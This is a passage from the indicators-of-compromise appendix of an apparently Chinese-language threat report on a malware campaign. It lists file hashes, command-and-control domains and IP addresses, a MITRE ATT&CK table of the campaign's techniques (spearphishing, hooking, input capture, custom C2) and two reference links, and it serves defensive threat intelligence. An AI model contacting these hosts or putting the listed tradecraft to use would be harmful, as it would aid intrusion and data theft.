901e131af1ee9e7fb618fc9f13e460a7

9127b5f9dacd0ca5a753083c50cc1225

91b7b9928d20054181caa24f5b9aa839

94b660301590764702c77fb2e5c44daf

982a0d301204dadf70428bf007d4258d

9837c85faf3385b5289a671851d5c14c

9e7b254df610aefbc5253a646220401e

a2054fff1fe1db66264f2f1a36ca19bb

a3f85e3784d3e544617cc60ab6b387b4

a512a23491611604e05b31c44845fe17

a5a0bc689c1ea4b1c1336c1cde9990a4

bdfc03e3c33e914c716b4e88b7b62015

c1c829690c0a96fbc683c012b05d0cae

c291c7a095c81929e0fff2319297cd84

c454d7902ba3959335b0ef8e074b50a2

c6e5b3a43192bccf9d108fe8783c20e0

c9ce24a7561dab524cb5413bf7fec81b

cad355de03dc1439be27896c8c378cb9

cc63f5420e61f2ee2e0d791e13e963f1

d3ff9d278e26450a02a3ac1a159da39f

dd954c34ac289118290d65fcb0549743

dd99d917eb17ddca2fb4460ecf6304b6

ea296441165b0c7f27f0ecac084df21a

ee76c2cf3f4124c69c2bf47104951c49

f443e24c183e188ef3b0d8024afd4423

f684cd4ba25a36a9331a0dbcc047d1cb

fa8c53431746d9ccc550f75f15b14b97

fbda493e248c1cfd6fb3ebaccce60887

fca3260cff04a9c89e6e5d23a318992c

fdce7fe4b333e3581ceda6a9ab7fb3be

C2:

info.hangro.net

console.hangro.net

register.welehope.com

www.phpvlan.com

wiki.xxxx.com

game.militaryfocus.net

vachel.vicp.cc

180.150.227.24

39.109.4.143

103.81.171.157

6.3 MITRE ATT&CK

Tactic	ID	Name
Initial Access	T1193	Spearphishing Attachment
Execution	T1106	Execution through API
	T1129	Execution through Module Load

	T1203	Exploitation for Client Execution
	T1085	Rundll32
	T1035	Service Execution
	T1204	User Execution
Persistence	T1179	Hooking
	T1137	Office Application Startup
	T1060	Registry Run Keys / Startup Folder
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1107	File Deletion
	T1036	Masquerading
	T1112	Modify Registry
	T1027	Obfuscated Files or Information
	T1085	Rundll32
	T1099	Timestomp
Credential Access	T1179	Hooking
	T1056	Input Capture
Discovery	T1083	File and Directory Discovery
	T1046	Network Service Scanning
	T1135	Network Share Discovery
	T1057	Process Discovery

	T1082	System Information Discovery
	T1007	System Service Discovery
Lateral Movement	T1534	Internal Spearphishing
Collection	T1123	Audio Capture
	T1005	Data from Local System
	T1114	Email Collection
	T1056	Input Capture
	T1113	Screen Capture
Command and Control	T1043	Commonly Used Port
	T1094	Custom Command and Control Protocol
	T1024	Custom Cryptographic Protocol
	T1001	Data Obfuscation
	T1065	Uncommonly Used Port

6.4 参考文章

1）https://malware.prevenity.com/2018/03/happy-new-year-wishes-from-china.html

2）https://s.tencent.com/research/report/762.html